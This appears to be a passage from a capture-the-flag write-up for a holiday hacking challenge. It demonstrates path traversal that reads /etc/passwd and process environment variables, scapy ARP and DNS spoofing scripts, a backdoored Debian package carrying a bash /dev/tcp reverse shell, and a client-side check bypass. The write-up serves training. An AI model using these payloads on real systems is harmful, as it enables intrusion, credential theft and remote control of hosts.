


The objective asks us to find the content of the `GREETZ` environment variable from the web application process. From the hints, we'll be looking for two vulnerabilities: a [Local File Inclusion \(LFI\)](#), and a [Remote Code Execution \(RCE\)](#). Also, Holly has concerns about the 'file upload' function, which is a very typical source of LFI vulnerabilities.

There are at least two paths to solve this objective: a simple LFI, and a longer path from LFI to RCE. I used the simple path and was able to solve the challenge with a single request to the web application.

Either way, we need to watch the traffic between the browser and the web app. A simple method is to see the Developer Tools in the browser, specifically the `Network` tab. In there, we can see the requests sent to the web app and the responses. We could also use a **Man In The Middle** proxy such as [Burp proxy](#) or [OWASP ZAP](#), setting those up is left as an exercise to the reader.


Selecting an image and hitting `Upload` in the application gives the following requests between the browser and the web app:



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	
200	POST	tag-generator...	upload	jquery.min.js:2 ...	json	417 B	44 B	289 ms	
200	GET	tag-generator...	image?id=4ac2c75d-c85d-4cae-972a-610cbb8f978d.jpg	jquery.min.js:2 ...	jpeg	73.33 KB	72.97 KB	118 ms	

First, the browser sends an `HTTP POST` request to `https://tag-generator.kringlecastle.com/upload` with the picture data in the `POST` body. The next request is an `HTTP GET` to `https://tag-generator.kringlecastle.com/image?id=4ac2c75d-c85d-4cae-972a-610cbb8f978d.jpg`, which returns the picture data we just uploaded.

Attempting to send a non-picture file results in an interesting error message:




We can deduce several things from this error:

- The application is written in the **Ruby** programming language, given the file extension of `.rb`.
- Googling the string `RackMultipart` returns several results asking about **Ruby on Rails**, a framework for developing web applications in Ruby.
- Some part of the path to the application path is `/app/lib/app.rb`.
- The application writes temporary files to the directory `/tmp`.
- From the directory names, it's likely the application is running under some flavor of Unix, most likely Linux.

Going back to the successful upload, the `GET` request provides an interesting path of attack: the `id` parameter. The application writes the uploaded file to `/tmp`, then returns the filename to the application, which then does a subsequent `GET` with that filename in the `?id=` parameter. It may be that we can abuse that parameter to read other files on the host.


A very handy resource for web application testing is [Payloads All The Things](#). We can look in [File Inclusion](#) for some ideas on possible payloads to abuse the `id` parameter. Attempting a simple Path Traversal attack with `curl` in a terminal window yields a positive results:

A terminal window titled "Terminal" with a dark background. The prompt is "xps15\$". The command entered is "curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd". The output shows the contents of the /etc/passwd file, listing system users like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, _apt, and app, along with their respective home directories and shells. The prompt returns to "xps15\$".

```
xps15$ curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
xps15$
```

`curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd` allowed us to read the password file. We could poke around the filesystem and look for the source to the application, but the objective is asking us for the content of an environment variable in the process the application is running. In Linux, the `/proc` filesystem has information about all the running processes, and the special link `/proc/self` points to the current process. Inside a `/proc` entry is a special file `environ`, which contains the environment variables of that process. We can abuse the `id` parameter to read `/proc/self/environ` and get the environment variables for the web server process:

```
curl -o - https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ
```


A terminal window titled "Terminal" with a dark background. The prompt is "xps15\$". The command entered is "curl -o - https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ". The output is a single line of environment variables: "PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/appxps15\$". The prompt "xps15\$" is followed by a cursor.

```
xps15$ curl -o - https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cb
f2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d5
58f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CON
FIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/appxps15$

xps15$ █
```

We can see the `GREETZ` environment variable is set to `JackFrostWasHere`.

Answer

```
JackFrostWasHere
```

Objective 9: ARP Shenanigans

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`. Who recused herself from the vote described on the document?

Difficulty: 4/5

Solution

From the hints, we find out a host on the Castle's network has been compromised. We also learn that there will be a multi-step process to gain access to the host:

- Respond to the ARP request from the compromised host.
- Respond to the DNS request from the compromised host.
- Provide a package file to the compromised host with a backdoor script.
- Gain shell access to the host and retrieve the document.

ARP response

The compromised host is requesting the MAC address of `10.6.6.53`. We have a template scapy script in `scripts/arp_resp.py`, but some of the fields in the response need to be filled out:

```
ether_resp = Ether(dst="SOMEMACHERE", type=0x806, src="SOMEMACHERE")

arp_response = ARP(pdst="SOMEMACHERE")
arp_response.op = 99999
arp_response.plen = 99999
arp_response.hwlen = 99999
arp_response.ptype = 99999
arp_response.hwtype = 99999

arp_response.hwsrc = "SOMEVALUEHERE"
arp_response.psrc = "SOMEVALUEHERE"
arp_response.hwdst = "SOMEVALUEHERE"
arp_response.pdst = "SOMEVALUEHERE"
```

We need to respond to the ARP request and tell the compromised host to direct any subsequent traffic to us. Using this [guide to ARP packets](#), we can fill in the appropriate sections in the response packets:

```
ether_resp = Ether(dst=packet[Ether].src, type=0x806, src=macaddr)

arp_response = ARP(pdst=packet[ARP].psrc)
arp_response.op = "is-at"
arp_response.plen = packet[ARP].plen
arp_response.hwlen = packet[ARP].hwlen
arp_response.ptype = packet[ARP].ptype
```

```
arp_response.hwtype = packet[ARP].hwtype

arp_response.hwsrc = macaddr
arp_response.psrc = packet[ARP].pdst
arp_response.hwdst = packet[Ether].src
arp_response.pdst = packet[ARP].psrc
```

And we were successful:

```
13 12.471951645 4c:24:57:ab:ed:84 → ff:ff:ff:ff:ff:ff ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
14 13.508024885 4c:24:57:ab:ed:84 → ff:ff:ff:ff:ff:ff ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
15 14.539966679 4c:24:57:ab:ed:84 → ff:ff:ff:ff:ff:ff ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
16 14.556060900 02:42:0a:06:00:06 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at 02:42:0a:06:00:06
17 14.576235925 10.6.6.35 → 10.6.6.53 DNS 74 Standard query 0x0000 A ftp.osuosl.org
```

We can see the next piece of data we need to spoof: a DNS lookup for `ftp.osuosl.org`. There's a sample script in `scripts/dns_resp.py`, with some sections we need to change:

```
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.1.10"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src="00:00:00:00:00:00", dst="00:00:00:00:00:00") # need to replace mac
addresses
    ip = IP(dst="0.0.0.0", src="0.0.0.0") # need to replace IP
addresses
    udp = UDP(dport=99999, sport=99999) # need to replace ports
    dns = DNS(
        # MISSING DNS RESPONSE LAYER VALUES
    )
```

DNS packets are complex to create, and can be tricky to get right. A couple of helpful guides are at [here](#) and [here](#). With much trial and error, we can build a response packet with the following code:

```
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=packet[Ether].dst, dst=packet[Ether].src)
    ip = IP(dst=packet[IP].src, src=packet[IP].dst)
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)
    dns = DNS(
        id=packet[DNS].id,
        qr=1, ra=1, rd=1, opcode="QUERY", rcode="ok", qdcount=1, ancount=1,
qd=packet[DNS].qd,
        an=DNSRR(rrname=packet[DNS].qd.qname, type='A', rclass='IN', ttl=82159,
rdata=ipaddr),
    )
```

A small shell script helps manage starting the spoof scripts. The DNS spoof script is started first, to be ready when the ARP spoof fires:

```
#!/bin/sh

python3 dns_resp.py &
python3 arp_resp.py &
```

We can see the ARP request & response, then the DNS query and response:

```
4 3.120067856 4c:24:57:ab:ed:84 → ff:ff:ff:ff:ff:ff ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
5 3.136242873 02:42:0a:06:00:06 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at 02:42:0a:06:00:06
6 3.152532649 10.6.6.35 → 10.6.6.53 DNS 74 Standard query 0x0000 A ftp.osuosl.org
7 3.177023233 10.6.6.53 → 10.6.6.35 DNS 104 Standard query response 0x0000 A ftp.osuosl.org
A 10.6.0.6
8 3.181901514 02:42:0a:06:00:06 → ff:ff:ff:ff:ff:ff ARP 42 Who has 10.6.6.35? Tell 10.6.0.6
```

Now we see a new request from the compromised host: an attempted HTTP request, which failed as there was no web server listening on port 80 :

```
21 3.193879620 10.6.6.35 → 10.6.0.6 TCP 74 46756 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
ACK_PERM=1 TSval=2037963142 TSecr=0 WS=128
22 3.193904459 10.6.0.6 → 10.6.6.35 TCP 54 80 → 46756 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

We can start one with `python3 -m http.server 80`, run our shell script again, and look at the web server output to see what the compromised host is requesting:

```
guest@6c0ad5672504:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [07/Jan/2021 03:18:16] code 404, message File not found
10.6.6.35 - - [07/Jan/2021 03:18:16] "GET /pub/jfrost/backdoor/suriv amd64.deb HTTP/1.1" 404 -
```

The compromised host is requesting a Debian package `/pub/jfrost/backdoor/suriv_amd64.deb`. We can create a package with a backdoor in it, serve it up with the correct path, and receive a remote shell when the compromised host installs the package. There are a number of Debian packages in the `debs` directory in the terminal, but I found it easier to use a tool to create an empty package with just a reverse shell backdoor instead of modifying one of the provided ones. The tool I used is [Derbie](#). After cloning the GitHub repository on your local machine and installing the dependencies, create a simple reverse shell payload script:

```
#!/bin/bash

0<&196;exec 196<>/dev/tcp/10.6.0.3/10444; sh <&196 >&196 2>&196
```

Replace `10.6.0.3` with the IP address of the host in your terminal.

Next, generate the package with `python3 Derbie.py suriv payload.sh`:

```
(derbie) xps15$ python3 Derbie.py suriv payload.sh
(derbie) xps15$ ls -l debs
total 5
-rw-r--r-- 1 jra jra 864 Jan  7 09:59 suriv_43_all.deb
(derbie) xps15$
```

We now need to get the package from our local machine into the **ARP Spoof** terminal. As the terminal can't reach outside it's network, the best method of transferring the package is copy/paste. On the local machine run `base64`

debs/suriv_43_all.deb , copy the base64-encoded text, and in the terminal run `base64 -d > suriv_amd64.deb` , then paste the text.

For the HTTP GET request to work, we need to make sure we have the correct path set up. Run `mkdir -p pub/jfrost/backdoor/` , move the package file to that directory, then re-start the Python HTTP server. Finally, add a listener to the shell script:

```
#!/bin/sh

python3 dns_resp.py &
python3 arp_resp.py &
nc -vnlp 10444
```

Run the script, and wait for the reverse shell from the compromised host. Once we see the `connect to ...` message from `nc` , we know the reverse shell was successful:

```
guest@dc698cd41038:~$ sh run.sh
listening on [any] 10444 ...
.
Sent 1 packets.
.
Sent 1 packets.
connect to [10.6.0.3] from (UNKNOWN) [10.6.6.35] 60888
id
uid=1500(jfrost) gid=1500(jfrost) groups=1500(jfrost)
hostname
95c78379b3c1
[Welcome] 0:ARP Shenanigans*
```

We can use the same copy/paste method to transfer the `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt` file out of the terminal and to our local machine:

```
gzip -9c /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt | base64
H4sICEuryl8CA05PUlRiX1BPTeVfTGfUZF9Vc2VfQm9hcmRfTWVldGluZ19NaW51dGVzLnR4dAB9
V8ty2zYUXZdfcb0XNW666NSbjh9K7MaSXEtuPKuIBCUKIMACoGR15X/opp1Jf85f0nMvKZF2Ml10
ahHAfZ5z7s1sfr+8prv57SS7PZ9d0cNiQhfz8/urbDqZLG9m72l6M3tYThZZ9otyjQp7ens6wn9v
T7NsqnUybk23PlfJeHdG59bSWqWNDrog42jmQ9rQnbeapo0zuamVpYvG2ALvRvQ9LZRLii6taiLd
utHgQZZdbpQJlXL0LviYKFfWRqo6n8mTD4U0pBL9ePbDKd1Nh94WSblChYKWptLjLLv3iIwtKc/p
wvNJpauVDpFqq1XUZ727X1T+ufN5QndBR+1S9pvJNR2vTD3nSD0VmqaHt7JFU2u50X9DcoEf919+
```

And do the reverse on our local machine: `base64 -d | gunzip >`

`NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt` . Reading the relatively mundane meeting minutes from the North Pole Land Use board, we see that **Tanta Kringle** recused herself from voting on the Kringle Castle expansion plans.

Answer

Tanta Kringle

Objective 10: Defeat Fingerprint Sensor

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Difficulty: 3/5

Solution


Looking at the code that runs the elevator, we see that `btn4` (the button for **Santa's Office**) has a different function that handles `click()` events:

```
const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');

  cover.addEventListener('click', () => {
    if (btn4.classList.contains('powered') && hasToken('besanta')) {
      $.ajax({
        type: 'POST',
        url: POST_URL,
        dataType: 'json',
        contentType: 'application/json',
        data: JSON.stringify({
          targetFloor: '3',
          id: getParams.id,
        }),
      },
```

Of particular note are the checks on line 5: a check to see that the button has a class `powered`, and that the user has a token `besanta`. Solving the `hasToken('besanta')` check is simple: the function `hasToken` checks for the existence of an item in the `tokens` list. In the JavaScript console, we can add `besanta` to `tokens` with `tokens.push('besanta')`.

Solving the `powered` is a bit trickier. The `powered` class is added to the button by the function `renderTraps()`, called inside a continually-updating event loop for drawing the Sparkle Stream on the screen. Manually adding `powered` as a class to the button, or modifying the `powered[]` object in the JavaScript console results in the `powered` state being removed. One can build a rather convoluted method to split and color the Sparkle Stream, as we saw in [Objective 4](#). But there is a simpler solution: power a single receiver, such as the green one:



Then change what floor the button sends us to when it is clicked. Open the elevator panel, make sure the green receiver is powered, then open the Developer tools. In the Inspector tab, find the one of the buttons that has the `powered` class:

Inspector
Console
Debugger
Style Editor
Performance
Memory
Network

Search HTML

```

<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body class="marble nut2 elevator-key greenlight candycane ball redlight workshop-button">
    <div class="box-parent">
    </div>
    <div class="cover">
      <div class="localStorage-error">
      </div>
      
      <div class="key">
      </div>
      <div class="print-cover">
      </div>
      <button class="btn btn1 active powered" data-floor="1">
      </button>
